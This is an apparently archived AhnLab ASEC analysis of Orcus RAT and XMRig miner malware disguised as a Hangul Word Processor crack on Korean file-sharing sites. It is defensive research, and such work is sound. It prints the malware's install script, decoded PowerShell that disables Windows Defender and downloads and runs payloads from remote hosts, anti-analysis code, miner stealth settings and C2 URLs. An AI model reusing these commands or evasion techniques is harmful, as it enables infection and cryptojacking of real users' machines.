Orcus RAT Being Distributed Disguised as a Hangul Word Processor Crack - ASEC

By ATCP

Published: 2023-01-03 · Archived: 2026-04-02 12:35:43 UTC

The ASEC analysis team recently identified Orcus RAT being distributed on file-sharing sites disguised as a cracked version of Hangul Word Processor. The threat actor that distributed this malware is the same person that distributed BitRAT and XMRig CoinMiner disguised as a Windows license verification tool on file-sharing sites.[1] The malware distributed by the threat actor has a similar form as those of the past, except for the fact that Orcus RAT was used instead of BitRAT. Furthermore, the new malware is highly more sophisticated than the past versions, considering the fact that it includes a complicated process to evade behavior detection by antivirus software and registers PowerShell commands on the task scheduler to periodically install the latest malware.

File-sharing sites are the main platform alongside torrents used by threat actors to distribute malware to Korean users. Registered users upload media files such as movies and TV series, as well as programs such as games and utilities, and also adult content. Other users can pay a set fee and download the uploaded files. The ASEC analysis team is monitoring malware being distributed via file-sharing sites and has shared information over multiple blog posts in the past.[2] [3] [4]


Unlike cases of malware distributed randomly by various threat actors using malware that can easily be found on the internet, the threat actor that was distributing BitRAT and XMRig CoinMiner continues targeting Korean users, developing their malware themselves and making attempts to evade AhnLab's V3 products. Additionally, a cracked version of BitRAT has not yet been found, which shows us that although the threat actor develops the malware themselves, the latest malware strains are sometimes purchased.

Orcus RAT is a Remote Access Trojan malware that has been sold since around 2016.[5] Orcus Technologies, which developed this program, described this as a remote administration tool when selling the software, but as to be covered later on, it includes not only the remote control feature, but also malicious features such as keylogging, collecting webcam and account information, and executing commands. Accordingly, there has been a news article about Canadian authorities raiding the developers in 2019.[6]

Like other RAT malware, there is a cracked version of the Orcus RAT, and thus various threat actors are taking advantage of this in their attacks. In this post, we will summarize the process from the initial distribution method where the threat actor induces the user to install the malware, to ultimately having Orcus RAT and XMRig CoinMiner installed.


1. Distribution Method

The malware that installs Orcus RAT and XMRig CoinMiner is uploaded to multiple file-sharing sites under the disguise of a crack for Hangul Word Processor 2022. Hangul Word Processor is a major Korean word processing program like Microsoft Office Word.



When the downloaded compressed file is decompressed, we can see a folder named "install" and a program named "install.exe". This "install.exe" file is the malware, and running this will execute an obfuscated PowerShell command and

run the actual installer program in the “install” folder.



2. Installer

Like other compressors, 7z supports SFX formats. Upon compressing a file using this format, .exe executable is created instead of .zip or .z compressed file. This is often used in installation programs because of its convenience, like its ability to let the creator install programs to the path of their choice simply by running the file. Not only does 7z SFX allow the installation of the included files, but it also has an additional feature. If this feature is used, a specific command can be executed during the installation process.

The following is the installation script of “install.exe” (7z SFX). Besides the feature that runs the actual installer program, it also includes encoded PowerShell commands. The malware copies the original PowerShell program to the current installation directory under the name of the original program, “VC_redist.x86.exe” and uses this to run the encoded PowerShell commands. Going through this process instead of directly running PowerShell seems to be an attempt to evade behavior detection by antivirus software.

```
1  !@Install@!UTF-8!
2  GUIMode="2"
3  RunProgram="\"%%S\\Install\\Setup.exe\""
4  RunProgram="hidcon:cmd.exe /c copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y VC_redist.x86.exe"
5  RunProgram="forcenowait:hidcon:VC_redist.x86.exe -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0AVABoAHIAZQBhAHQ
6  RunProgram="\"%%S\\Install\\HOffice2022Update_20221102.exe\" /silent"
7  Delete="C:\\Program Files (x86)\\HNC\\Office 2022\\HOffice120\\Bin\\UxXml\\Hancom2016\\Common\\Image\\ko-kr\\ci.png"
8  ;This SFX archive was created with 7z SFX Builder v2.1. (http://sourceforge.net/projects/s-zipsfxbuilder/)
9  ;!@InstallEnd@!7z
10
```


Decoding the encoded PowerShell command reveals the following. First, with the “Add-MpPreference” command, certain process names and paths are set as exceptions to evade detection by Windows Defender Antivirus. While this is a commonly used method, the threat actor also includes a process of allowing threats detected by Windows Defender.

```
1  Add-MpPreference -ThreatIDDefaultAction_Ids 251873 -ThreatIDDefaultAction_Actions Allow -Force;
2  Add-MpPreference -ThreatIDDefaultAction_Ids 2147831456 -ThreatIDDefaultAction_Actions Allow -Force;
3  Add-MpPreference -ThreatIDDefaultAction_Ids 2147814523 -ThreatIDDefaultAction_Actions Allow -Force;
4  Add-MpPreference -ThreatIDDefaultAction_Ids 2147814524 -ThreatIDDefaultAction_Actions Allow -Force;
5  Add-MpPreference -ThreatIDDefaultAction_Ids 2147735503 -ThreatIDDefaultAction_Actions Allow -Force;
6  Add-MpPreference -ThreatIDDefaultAction_Ids 2147831456 -ThreatIDDefaultAction_Actions Allow -Force;
7  Add-MpPreference -ExclusionProcess 'software_reporter_tool.exe';
8  Add-MpPreference -ExclusionPath 'C:\Windows\Temp';
9  mkdir 'C:\ProgramData\Google';
10 (New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=1NRseY51tBvxQP3JrMNjRHoyiCZrO5-_',
   'C:\ProgramData\Google\7z.dll');
11 (New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=12doa1DI05pLfO7wCdlCIS1NeVc6scLtJ',
   'C:\ProgramData\Google\7z.exe');
12 (New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=1GWm1TFpqTxungXVH0vlktkat5HilyBOJ',
   'C:\Windows\Temp\software_reporter_tool.png');
13 cmd.exe /c 'C:\ProgramData\Google\7z.exe' x -oC:\Windows\Temp\ C:\Windows\Temp\software_reporter_tool.png -px -y;
14 C:\Windows\Temp\software_reporter_tool.exe
15
```

Afterward, it downloads files uploaded to Google Docs. Instead of directly downloading and installing the malware, the threat actor installs it by first installing the 7z files, “7z.exe” and “7z.dll”, before downloading a compressed file, giving it the password “x”, and decompressing then running it. This is also seen as an attempt to evade behavior detection by antivirus software.

3. Downloader

The initially installed malware is a downloader, and according to the set conditions, it installs different types of malware. The following is a diagram showing the general flow.




Malware Infection Flow

The malware that is installed initially checks for a virtual machine environment and if the “asdmon” process is running, and if it is determined to be an analysis environment, it is terminated. Afterward, it checks if an anti-malware software is currently installed, and its scan targets include AhnLab V3 (“v3l4sp”, “V3UI”, “v3csp”) and Naver Antivirus (“Nsavsvc.npc”).

```
static void Main()
{
    try
    {
        if (Process.GetProcessesByName("asdmon").Length != 0)
        {
            Environment.Exit(0);
        }
        string text = Class0.fn_checkDisplay("Description");
        if (text == "" || text == "Intel HD Graphics" || text == "AMD Radeon HD Series" || text == "AMD Radeon Series" ||
          text == "NVIDIA Quadro" || text == "Radeon (TM) HD" || text.Contains("VirtualBox") || text.Contains("Basic") ||
          text.Contains("Standard") || text.Contains("ASPEED") || text.Contains("Hyper-V") || text.Contains("VMware"))
        {
            Environment.Exit(0);
        }
        string text2 = "₩ud83d₩udd0a " + Class0.smethod_5() + "-22123l₩n1□ ";
        string text3 = "₩n2□ ";
        string text4 = "₩n3□ ";
        string text5 = "₩n4□ ";
        if (Directory.Exists("C:₩₩Windows₩₩SysWOW64"))
        {
            Process[] processesByName = Process.GetProcessesByName("v3l4sp");
            Process[] processesByName2 = Process.GetProcessesByName("V3UI");
            Process[] processesByName3 = Process.GetProcessesByName("v3csp");
            Process[] processesByName4 = Process.GetProcessesByName("Nsavsvc.npc");
            if (processesByName.Length == 0 && processesByName2.Length == 0 && processesByName3.Length == 0 &&
              processesByName4.Length == 0)
```

Before moving on to the installation process, the malware collects basic information such as the infected system’s username and IP address and transmits this information via Telegram API.




When all of the above processes are complete, it then copies the PowerShell executable to “C:\ProgramData\KB5019959.exe” and uses this file. The PowerShell commands executed according to whether or not V3 is installed are mostly similar. The difference is that when V3 is installed, XMRig CoinMiner is installed, and if V3 is not installed, a second downloader malware is installed.

```
(New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=1NRseY51tBvxQP3JrMHNjRHoyiCZrO5-_',
'C:\ProgramData\Google\7z.dll');
(New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=12doa1DI05pLfO7wCdlCIS1NeVc6scLtJ',
'C:\ProgramData\Google\7z.exe');
(New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=1T3Kp_aH5-D8F5OS1qv40IPIUXoz3orh4',
'C:\ProgramData\Google\GoogleUpdate.png');
cmd.exe /c 'C:\ProgramData\Google\7z.exe' x -oC:\ProgramData\Google\ C:\ProgramData\Google\GoogleUpdate.png -px -y;
(New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=1FgV6vUZZX3XkERFlXDpKQHoo8qYL9r4z',
'C:\Windows\Temp\.xml');
cmd.exe /c schtasks /create /xml "C:\Windows\Temp\.xml" /tn "Microsoft\Windows\Google\GoogleUpdateTask" /f;
cmd.exe /c del "C:\Windows\Temp\.xml";
cmd.exe /c attrib +h +S "C:\ProgramData\Google"

Start-Sleep -Seconds 10;
(New-Object System.Net.WebClient).DownloadFile('https://docs.google.com/uc?export=download&id=1N75CXe7da3gN7DW2eM4X0w1Rb9XJr7Mx',
'C:\ProgramData\Google\software_reporter_tool.png');
cmd.exe /c 'C:\ProgramData\Google\7z.exe' x -oC:\ProgramData\Google\ C:\ProgramData\Google\software_reporter_tool.png -px -y;
C:\ProgramData\Google\software_reporter_tool.exe
```

Out of the files installed, 7z is the same as the one covered above, and the “GoogleUpdate.exe” file is a tool called NirCmd from NirSoft. NirCmd is a command line tool that offers various features. With just simple commands, it can perform behaviors such as capturing screenshots, emptying the recycle bin, and device control.


NirCmd v2.86
Copyright (c) 2003 - 2019 Nir Sofer

See Also

- SoundVolumeView - Display, change, mute, unmute the volume level of sound components on Windows 10/7/8/2008 from command line or GUI .
- NK2Edit - Edit, merge and fix the AutoComplete files (.NK2) of Microsoft Outlook.

Description

NirCmd is a small command-line utility that allows you to do some useful tasks without displaying any user interface. By running NirCmd with simple command-line option, you can write and delete values and keys in the Registry, write values into INI file, dial to your internet account or connect to a VPN network, restart windows or shut down the computer, create shortcut to a file, change the created/modified date of a file, change your display settings, turn off your monitor, open the door of your CD-ROM drive, and more...


Examples of what you can do with NirCmd

Open the door of J: CD-ROM drive	nircmd.exe cdrom open j:
Close the door of Y: CD-ROM drive	nircmd.exe cdrom close y:
Speaks the text currently in the clipboard (For Windows XP/Vista/7/8).	speak text ~$clipboard$

It is deemed that the threat actor installs NirCmd in the infected system in order to evade behavior detection by antivirus software. The PowerShell command registered to the task scheduler is also run through NirCmd and a copy of the PowerShell executable. Examining the task scheduler file downloaded from Google Docs and registered in the system reveals that it uses “GoogleUpdate.exe” (NirCmd) to execute “Kb5019959.exe”, a PowerShell command, as shown below. The registered tasks are PowerShell commands encoded in a similar way to the commands covered above, and they are responsible for installing XMRig or an additional downloader.

4. XMRig CoinMiner

The XMRig CoinMiner malware is installed under the name “software_reporter_tool.exe”. It executes explorer.exe, a normal program, before injecting XMRig CoinMiner. This means that the actual mining behavior is performed in the explorer process. Additionally, it has the characteristic of giving the following encrypted string as an argument to the target explorer for injection before running it.



XMRig, seen to have been created by the threat actor, decodes the strings it receives as arguments in the initial routine. The overall options transmitted when XMRig is run are as follows.

–algo=rx/0
–url=xmr.2miners[.]com:12222
–
user=”4AKATTrazYSEKTQhqwmH1Z9tu2jqF1pLzSEsRbTx9oMSPsBEGNSxPoV89vTajjEd3vbNfWLZPwvrkWURhZ194osPKJ3wDb(
–pass=””
–cpu-max-threads-hint=30

–cinit-stealth-targets="Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe,MSIAfterburner.exe,TslGame.exe,TslGame_SE.exe,GTA
of Legends.exe,LOSTARK.exe,VALORANT.exe,Overwatch.exe,suddenattack.exe,javaw.exe,SC2.exe,SC2_x64.exe,DNF.exe,TekkenGame-Win64-Shipping.exe"
–cinit-stealth-fullscreen
–cinit-kill-targets="V3Lite_Setup.exe,V3Lite_Setup (1).exe,V3Lite_Setup (2).exe,Monitor.exe,openssl.exe,natsvc.exe,smmgr.exe,v_service.exe,v_member.exe"
–cinit-version="2.5.0″
–tls
–cinit-idle-wait=1
–cinit-idle-cpu=100
–cinit-id="mijzwzakiitazgng"


Examining each option reveals that there are various settings including the mining pool address, user ID, and password. First, the "–cinit-stealth-targets" option is used to designate management tools such as task manager, process hacker, and process explorer, so that when the user runs these, the mining process is halted, making it difficult for users to notice that CPU usage has increased. There are multiple other games that are also included, and the malware is set so that the mining process stops when the user is playing a game, in order to prevent the user from finding out.

The "–cinit-kill-targets" option has the V3 product designated in it, so that when the user installs V3, it force-closes it, hindering the malware treatment process. It also force-terminates grid-type PUP programs.


5. Orcus RAT

In the past, the threat actor installed XMRig in environments where V3 was installed, and BitRAT in other environments. However, it has recently been identified that Orcus RAT is being installed instead of BitRAT. Additionally, the following condition must also be met; Orcus RAT is only installed in environments that have Telegram or Visual Studio installed.

```
using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Telegram Desktop"))
{
    using (RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\VisualStudio"))
    {
        if (registryKey != null || registryKey2 != null)
        {
            process.StartInfo.Arguments = "-enc
              UwBOAGEAcgBOACOAUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgAwADsAKABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUw
              ARgBpAGwAZQAoACcAaABOAHQAcABzADoALwAvAGQAbwBjAHMALgBnAG8AbwBnAGwAZQAuAGMAbwBtAC8AdQBjAD8AZQB4AHAAb
              kAUABQAFAARgBxADYANQB4ADEAQQBMAGsAOQBkAHUAaABkADcARAAnACwAJwBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQBOAGEA
```




Like other RAT malware, Orcus RAT offers various features that let the treat actor control the infected system. The following is the Orcus RAT management tool, cracked and disclosed.





Orcus RAT has some differences from other simple types of RAT malware. Generally, RAT malware have the builder and management program like those shown above act as the C&C server. In the case of Orcus RAT, however, instead of directly establishing a connection to these management tools, it accesses the Orcus server. Thus, the management tools used by the threat actor to control the infected system and the Orcus server which acts as the C&C server are separate.

This is similar to the structure of Cobalt Strike's TeamServer. Orcus RAT communicates with the following Orcus server, and the Orcus management tools used by the threat actor also establish a connection to the Orcus server. This allows the operator to control the Orcus RATs connected to the Orcus server.




The following is a summary of the features offered by Orcus RAT. Orcus RAT can distinguish an infected system, and when "logged in" to the system, it allows the threat actor to use basic control features such as collecting system information, file/registry/process tasks, and executing commands.






Besides these, Orcus RAT also supports remote desktop, keylogging, webcam control, and RDP control feature. The RDP control feature involves installing RDP Wrapper and creating an account named “OrcusRDP”. Afterward, the threat actor can use this account to log in remotely.



Because Orcus RAT by default uses the TLC protocol in communications with the C&C server, packets are encrypted. The following is a packet in communication between the Orcus RAT used in attacks and the C&C server. Here, we can see that the “Orcus Server” string used in the certificate remains.



Conclusion

As malware is being distributed actively via Korean file-sharing sites, users need to take caution. Users must be wary when running executables downloaded from file-sharing sites, and it is recommended to download products such as utility programs and games from their official websites. Users should also apply the latest patch for OS and programs such as internet browsers, and update V3 to the latest version to prevent malware infection in advance.

File Detection

– Dropper/Win.Androm.C5347183 (2023.01.01.01)
– Downloader/JOB.Generic (2023.01.02.02)
– Downloader/Win.Agent.R547968 (2023.01.02.02)
– CoinMiner/Win.XMRig.R547974 (2023.01.02.02)
– Trojan/Win.Injection.C5347028 (2023.01.01.00)

– Backdoor/Win.Orcusrat.C5347952 (2023.01.02.02)
– CoinMiner/Win.XMRig.C5347951 (2023.01.02.02)

Behavior Detection
– Injection/MDP.Hollowing.M4180

MD5

516a2bde694b31735c52e013d65de48d

6a1fc56b4ce8a62f1ebe25bf7bbe2dbd

7303e2f671f86909527d8514e1f1f171

74bdc2a8d48a6a4833aac4832e38c3b9

9c11f58ed5e7b2806042bc9029a5cca8

Additional IOCs are available on AhnLab TIP.

URL

http[:]//minecraftrpgserver[.]com/

http[:]//minecraftrpgserver[.]com[:]27036/

http[:]//xmr[.]2miners[.]com[:]12222/

https[:]//api[.]telegram[.]org/bot5538205016[:]AAH7S9IGtFpb6RbC8W2TfNkjD7Cj_3qxCnI/sendMessage

https[:]//docs[.]google[.]com/uc?export=download&id=1-B3960J-kcD_v9PaVP0gYyGpZVWDTHOw

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/45462/